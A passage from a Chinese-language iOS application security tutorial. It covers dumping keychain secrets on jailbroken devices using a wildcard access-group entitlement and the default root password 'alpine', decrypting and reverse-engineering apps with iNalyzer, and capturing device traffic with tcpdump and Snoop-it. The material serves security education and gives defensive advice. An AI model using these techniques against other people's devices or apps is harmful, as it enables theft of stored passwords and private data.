因为keychain access group 所在的文件entitlements.plist，需要添加到code_sign_entitlements.

这个文件的路径要配置在 Project->build setting->Code Signing Entitlements里，否则公共区无效，配置好后，须用你正式的证书签名编译才可通过，否则xcode会弹框告诉你code signing有问题。所以，苹果限制了你只能同公司的产品共享KeyChain数据，别的公司访问不了你公司产品的KeyChain。

很多app都这样保存用户密码，可是，这样就安全了吗？

2 Keychain is not safe

对于没有越狱的设备，上述做法确实很安全。但是，对于**jail break**之后的设备，风险就很大了。

通过上面的分析，我们知道要访问keychain里面的数据，需要

1）和app同样的证书

jail break 相当于对苹果做签名检查的地方打了个补丁，使得不是苹果颁发的证书签名的文件，甚至伪造的签名文件签名的app也能正常使用。所以这个可以轻松绕过。
2）获得access group的名称
Keychain Dumper Updated for iOS 5 介绍了如何获得acess group。

其实也可以不必获得access group，因为access的匹配是可以用正则表达式的，也就是用*就可以匹配所有group了。 例子如下：

```
<dict> <key>keychain-access-groups</key>
<array> <string>*</string>  </array> </dict></plist>
```

3）在设备上执行2)中介绍的keychain dumper，就可以得到所有的相关信息。 但是，要在设备上执行keychain dumper，就需要用chmod 777设置其权限，需要root权限，而jail break之后的默认密码是：alpine。

最后可以获得好几个文件，下面是里面的2个例子。（密码都被我用**password**字串替换）

a) 是家里的**WIFI**信息

protection_class	String	AfterFirstUnlock
mdat	Date	Feb 26, 2013 5:31:54 AM
acct	String	XXXXX_2B88F8
agrp	String	apple
cdat	Date	Feb 26, 2013 5:31:54 AM
data	String	wifi_password
pdmn	String	ck
svce	String	AirPort

b）是某知名微博

protection_class	String	WhenUnlocked
mdat	Date	Feb 26, 2013 7:47:54 AM
acct	String	XX_XXX_account.password
agrp	String	3EB6WS37H2.xxx.xxx.xxx
cdat	Date	Feb 26, 2013 7:47:54 AM
data	String	password
pdmn	String	ak

我在越狱之后的**iOS 5.1**的**iPhone**，**iPad, iOS 6.1.2**的**iPad**上都测试过，都可以获得如上信息。 实际中的例子远不止这2个。很多应用都是直接存用户的明文密码的。

3 个人如何防止信息泄露

a）修改root的默认密码。

b) 安装能信任的jail break app。

4 对开发者和公司

不要保存用户的明文密码。

Encryption is a must for sensitive data。

#5 iOS应用静态分析下的更多文章


iNalyzer允许我们查看类信息，执行运行时分析和其他一些事情。基本上它把解密应用、导出类信息这些事情自动化了，并且更好的展示了出来。我们也可以像Cycript那样挂钩运行的进程。iNalyzer由AppSec Labs开发和维护，它的官方地址在这。iNalyzer同时也已经开源了，gitub地址在这。

在用iNalyzer之前，有些依赖的软件需要先安装。请确保Graphviz 和Doxygen已经安装了，因为没有这2个工具，iNalyzer不会正常工作。并且，请注意， 我在Mac OS X Mountain Lion 10.8.4上做的测试，但是我们用最新版本的Graphviz的时候它经常会挂起（hang）。因此，我下载了Graphviz的一个较老的版本（v 2.30.1） ，并且这个老版本工作正常。你可以在这找到Graphviz for Mac的老版本。

第一步就是在你的iOS 设备上安装iNalyzer。先到Cydia->管理, 确保源http://appsec-labs.com/cydia/被成功添加，如下图。



然后到Cydia的搜索，搜索 iNalyzer。根据你现在设备上正在运行的iOS版本，选择对应版本的iNalyzer。





如你所见，我已经把iNalyzer安装好了。




现在ssh进入设备，，然后转到iNalyzer应用所在的目录。iNalyzer安装在/Applications目录，因为它需要以root用户权限运行。如果你不了解这个概念，请确保你读过本系列 前面的文章。

```
Prateeks-MacBook-Pro:~ prateekgianchandani$ ssh root@10.0.1.23
root@10.0.1.23's password:
Prateeks-iPod:~ root# cd /Applications/iNalyzer5.app/
Prateeks-iPod:/Applications/iNalyzer5.app root#
```

输入./iNalyzer启动iNalyzer。

```
Prateeks-iPod:/Applications/iNalyzer5.app root# ls
CodeDirectory                               dox.template*            logUI.
CodeEntitlements                            doxMe.sh*                logUI.cy
CodeRequirements                            footer.html*             logo.gif
CodeResources                               helper_init.cy           logo.png
CodeSignature                               iNalyzer*                mi.py*
Info.plist                                  iNalyzer-Deamon.sh*      msgD.txt*
Menu.sh*                                    iNalyzer5*               msgR.txt*
PkgInfo                                     iNalyzer5.entitlements   packApp.sh*
ResourceRules.plist                         iNalyzer5.xcent          proc.kill
_CodeSignature/                             icon.png                 proc.run
com.appsec-labs.inalyzer5.Shutdown.plist    libsubjc.cy              r30c5.sh
com.appsec-labs.inalyzer5.Startup.plist     listApp.sh*              utills.cy*
Prateeks-iPod:/Applications/iNalyzer5.app root# ./iNalyzer
Prateeks-iPod:/Applications/iNalyzer5.app root#
```

现在如果你到主屏幕，然后看看iNalyzer应用图标，你会看到有个提醒数字。这表明这个应用可以通过web接口访问，然后这个提醒数字就代表的是端口号。 如果你再次运行 ./iNalyzer，那么iNalyzer就会停止。因此，请确保记得./iNalyer是开启还是关闭这个应用。



现在你可以找到你的设备的IP地址，然后用ip:port的方式在浏览器上打开。这里端口是5544,IP地址是10.0.1.23.因此url地址是http://10.0.1.23:5544/。一旦你打开这个页面， 你会看到如下图的界面。你可以选择一个应用，然后iNalyzer就会准备一个zip文件，然后下载到你的系统上以便分析。



不过，我在这行这一步的时候却遇到一些问题。因此，我们将使用一个替代方法来完成这一步。首先确保iNalyer正在运行。然后转到iNalyer的目录下，然后不带任何参数的运行iNalyer5。

```
Prateeks-iPod:/Applications/iNalyzer5.app root# pwd
/Applications/iNalyzer5.app
Prateeks-iPod:/Applications/iNalyzer5.app root# ./iNalyzer5
usage: ./iNalyzer5 [application name] [...]
Applications available: 650_379_weather AngryBirdsBlack-iPhone AngryBirdsRio
Free AngryBirdsSpace-iPhone ATN BatteryDoctorLite BookMyShow CloudReaders De
fcon GeoDoIt GmailHybrid iBooks McAfee Threat Alert NASA NASA TV Path Shazam
 Snapchat Spotify TED Whiteboard Wikitude WordPress
Prateeks-iPod:/Applications/iNalyzer5.app root#
```

现在你可以看到一系列可以用来分析的应用。这里我们选择Defcon应用来分析。

```
Prateeks-iPod:/Applications/iNalyzer5.app root# ./iNalyzer5 Defcon
got params /var/mobile/Applications/25B6D942-FCA5-489D-A83C-BFD6381B4C30/Defcon.app/ Defcon.app 11 iNalyzer is iNalyzing
Defcon...
iNalyzer:crack_binary got /var/mobile/Applications/25B6D942-FCA5-489D-A83C-BFD6381B4C30/Defcon.app/Defcon /tmp/iNalyzer5_
327b2245/Payload/Defcon.app/Defcon Dumping ARMV7 portion...helloooo polis?
iNalyzer:Creating SnapShot into ClientFiles
iNalyzer:SnapShot Done
iNalyzer:Population Done
iNalyzer:Dumping Headers
iNalyzer:Patching Headers
Compressing decrypted application (2/2).. [=============                                          ] 23%
```


你可以看到iNalyer已经开始工作。它首先解密应用，找出对应的类信息和其它一些信息。如下图所示，一旦iNalyzer完成它的工作，它就会创建一个ipa文件，然后把它 保存到下图高亮的地址。

```
Prateeks-iPod:/Applications/iNalyzer5.app root# ./iNalyzer5 Defcon
got params /var/mobile/Applications/25B6D942-FCA5-489D-A83C-BFD6381B4C30/Defcon.app/ Defcon.app 11 iNalyzer is iNalyzing
Defcon...
iNalyzer:crack_binary got /var/mobile/Applications/25B6D942-FCA5-489D-A83C-BFD6381B4C30/Defcon.app/Defcon /tmp/iNalyzer5_
327b2245/Payload/Defcon.app/Defcon Dumping ARMV7 portion...helloooo polis?
iNalyzer:Creating SnapShot into ClientFiles
iNalyzer:SnapShot Done
iNalyzer:Population Done
iNalyzer:Dumping Headers
iNalyzer:Patching Headers
        /var/root/Documents/iNalyzer/Defcon-v1.1.ipa
Prateeks-iPod:/Applications/iNalyzer5.app root#
```

现在我们需要得到这个ipa文件，然后把它下载到我们的系统上（电脑上）。我们可以用sftp。

```
Prateeks-MacBook-Pro:~ prateekgianchandani$ sftp root@10.0.1.23
root@10.0.1.23's password:
Connected to 10.0.1.23.
sftp> get /var/root/Documents/iNalyzer/Defcon-v1.1.ipa
Fetching /var/root/Documents/iNalyzer/Defcon-v1.1.ipa to Defcon-v1.1.ipa
/var/root/Documents/iNalyzer/Defcon-v1.1.ipa                         100% 1868KB   1.8MB/s   00:01
sftp>
```

一旦我们得到ipa文件，把它后缀名改为zip，然后解压这个文件。



在终端（Terminal, 命令行）下，转到其内部的Payload—> Doxygen目录下。如下图。

```
Prateeks-MacBook-Pro:~ prateekgianchandani$ cd Desktop/Dumped\ Apps/Defcon-v1.1/Payload/Doxygen/
Prateeks-MacBook-Pro:Doxygen prateekgianchandani$ ls
dox.template     doxMe.sh         footer.html      logo.gif
Prateeks-MacBook-Pro:Doxygen prateekgianchandani$
```

你会看到有一个叫做doxMe.sh的shell脚本。如果你看看它的内容，你会看到它把运行Doxygen的工作自动化了。 Doxygen也会运行Graphviz来产生图表，结果会保存在内部一个叫做html的文件夹下。基本上，iNalyzer已经把所有的类信息替我们保存在 内部一个叫做Reversing Files的目录下了，而且它用Doxygen和Graphviz来把信息更友好的展示出来了。这个脚本同时也会把新创建的html文件夹内部的 index.html文件打开。

```
#!/bin/sh

/Applications/Doxygen.app/Contents/Resources/doxygen dox.template && open ./html/index.html
~
~
~
~
~
~
```

现在，我们来运行这个脚本，让iNalyzer为我们做所有的事情。

```
Prateeks-MacBook-Pro:Doxygen prateekgianchandani$ ./doxMe.sh
Warning: Tag `SYMBOL_CACHE_SIZE' at line 55 of file dox.template has become obsolete.
To avoid this warning please remove this line from your configuration file or upgrade it using "doxygen -u"
Searching for include files...
Searching for example files...
Searching for images...
Searching for dot files...
Searching for msc files...
Searching for files to exclude
Searching for files to process...
Searching for files in directory /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles
Reading and parsing tag files
Parsing files
Preprocessing /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/__iNalyzer__.h...
Parsing file /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/__iNalyzer__.h...
/Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/__iNalyzer__.h:38: warning: reached end
 of comment while inside a @code block; check for missing @endcode tag!
Preprocessing /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/__InfoPlist__.h...
Parsing file /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/__InfoPlist__.h...
Preprocessing /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/__String_dump__.h...
Parsing file /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/__String_dump__.h...
Preprocessing /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/Bio.h...
Parsing file /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/Bio.h...
Preprocessing /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/DC17TableNavItem.h...
Parsing file /Users/prateekgianchandani/Desktop/Dumped Apps/Defcon-v1.1/Payload/ReversingFiles/DC17TableNavItem.h...
```

```
Patching output file 84/105
Patching output file 85/105
Patching output file 86/105
Patching output file 87/105
Patching output file 88/105
Patching output file 89/105
Patching output file 90/105
Patching output file 91/105
Patching output file 92/105
Patching output file 93/105
Patching output file 94/105
Patching output file 95/105
Patching output file 96/105
Patching output file 97/105
Patching output file 98/105
Patching output file 99/105
Patching output file 100/105
Patching output file 101/105
Patching output file 102/105
Patching output file 103/105
Patching output file 104/105
Patching output file 105/105
lookup cache used 905/65536 hits=2587 misses=932
finished...
Prateeks-MacBook-Pro:Doxygen prateekgianchandani$
```

一旦这个命令完成，iNalyer会把新创建的html文件夹内部的index.html文件打开。 下面就是打开的样子。在这里，我用的是chrome。不过，这个工具的开发者 推荐我再进行运行时分析的时候使用firefox浏览器，因为其它浏览器用起来可能会有问题。如下图所示，第一页给出了对整个应用的字符串分析。它把字符串分成了 SQL和URL字符串。


你也可以看看应用中使用的所有的view controller。

点击任意的View controller，你可以看到它的方法和属性。


你也可以看看Info.plist文件的内容。

```
{
    CFBundleDevelopmentRegion = English
    CFBundleDisplayName = Defcon
    CFBundleExecutable = Defcon
    CFBundleIdentifier = "com.group6.defcon"
    CFBundleInfoDictionaryVersion = "6.0"
    CFBundleName = Defcon
    CFBundlePackageType = APPL
    CFBundleResourceSpecification = "ResourceRules.plist"
    CFBundleShortVersionString = "1.1"
    CFBundleSignature = "????"
    CFBundleSupportedPlatforms =     (
        iPhoneOS
    )
    CFBundleVersion = "1.1"
    DTCompiler = "4.2"
    DTPlatformName = iphoneos
    DTPlatformVersion = "4.0 GM"
    DTSDKName = "iphoneos4.0"
    DTXcode = 0323
    LSRequiresIPhoneOS = 1
    MinimumOSVersion = "3.0"
    NSMainNibFile = MainWindow
    UIDeviceFamily =     (
        1
    )
}
```

如果你选择Classes这个Tab，在Class Index下面你回看到所有应用中使用的类的列表。有些是苹果自己的类，有些是这个应用的开发者创建的。



如果你到Class Hierarchy Tab（类层次标签）下，你可以看到以图像方式展示的类信息和它们之间的关系。这会给你大量关于应用如何工作的知识。 这些图使用Graphviz这个工具产生的。



如果你选择文件标签（files tab), 你可以看到iNalyer生成的所有接口文件。

总结

本文我们学习了如何使用iNalyer对iOS应用程序进行静态分析，可以看到它使我们的工作变得非常容易。

本文原文是 IOS Application Security Part 15 – Static Analysis of IOS Applications using iNalyzer

#5 iOS应用静态分析下的更多文章

本章介绍了对iOS应用进行静态分析的各个方面，包括本地文件系统取证、本地数据存储及安全性、Keychain并不安全，可以导出数据、以及使用iNalyzer进行静态分析的方法。

下一章，我们将要介绍如何对iOS应用进行动态分析。

#5 iOS应用静态分析下的更多文章

iOS应用动态分析

本文我们将看看如何分析iOS设备上的网络流量。分析应用的网络流量会带来几个方面的好处。它可以帮助我们推断应用是如何管理用户会话的，我们应用调用的另一方是谁，以及应用程序内部是如何工作的等等。我们也会看看如何分析使用SSL的网络流量。

监听网络流量有主动和被动两种方式。如果你对远程分析一个网络中的特定设备的流量感兴趣，那你需要wireshark这个工具。打开Wireshark,开始嗅探网络，添加一个过滤器（fliter，例如 ip.addr == 192.168.1.2）以便它只显示你的设备发出或者接收的网络流量。如果你的无线网卡不够好，那么有些数据包可能会丢失。

如果你想要分析使用SSL的设备的网络流量，有许多方法可以达到目的，比如使用Arpspoof(ARP嗅探) 和SSLStrip的组合。不过，因为我们只对分析某个特定应用的网络流量感兴趣，我们将使用另一个不同的方法。先申明下，本文关注的是分析网络流量而不是劫持网络流量。并且，我们既能够分析通过Wi-Fi的流量，也能分析通过蜂窝网络(cellular)的流量。因为我们只是对分析某个特定应用的网络流量感兴趣，那选择哪种媒介（medium，这里指Wifi或者 celluar)事实上并不重要。

使用TCPDump

抓取设备上的网络流量的一个最基本技巧是使用tcpdump。首先，请确保你的设备上安装了tcpdump。

```
Prateeks-MacBook-Pro:~ prateekgianchandani$ ssh root@10.0.1.79
root@10.0.1.79's password:
Prateeks-iPod:~ root# apt-get install tcpdump
Reading package lists... Done
Building dependency tree
Reading state information... Done
tcpdump is already the newest version.
The following packages were automatically installed and are no longer required:
  com.saurik.iphone.ske libgpg-error class-dump-z preferenceloader libstatusbar applist python gcrypt veency libvncserver
  ch.ringwald.hidsupport ldone jpeg jp.ashikase.mousesupport
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 5 not upgraded.
Prateeks-iPod:~ root#
```

现在，开始在某个特定的接口上抓取数据并且输出到一个文件。

```
Prateeks-iPod:~ root# tcpdump -i en0 -w /tmp/capture.pcap
tcpdump: listening on en0, link-type EN10MB (Ethernet), capture size 68 bytes
^C12606 packets captured
12614 packets received by filter
0 packets dropped by kernel
Prateeks-iPod:~ root#
```


为了在使用蜂窝数据的时候抓取数据，仅仅需要把上述命令中的接口换成你的蜂窝链接对应的IP地址即可。

为了分析这个文件（抓包保存的文件），你可以把它传输到你的电脑上，然后用Wireshark分析。不过，正如你可能注意到的那样，这个过程确实很繁琐，通过Pipes 可以更好的完成这个过程。更多的信息请看这。用tcpdump给了我们太多底层的信息，很多信息对我们从分析应用


的数据的角度来说并不感兴趣。更好的方法是使用Burpsuite和Snoop-it。

使用Snoop-it

我们来看看如何通过Snoop-it来分析网络流量。顺便说一下，如果你还不知道Snoop-it是啥，请查看这里。为了查看调用的api和网络请求，打开在Snoop-it的任意应用然后查看最左边的网络部分。例如，下图展示了Snapchat应用的网络调用情况。




如果我们点击某个特殊请求，我们能够看到请求串的内容 ，比如body等等。



使用Burpsuite监听HTTP

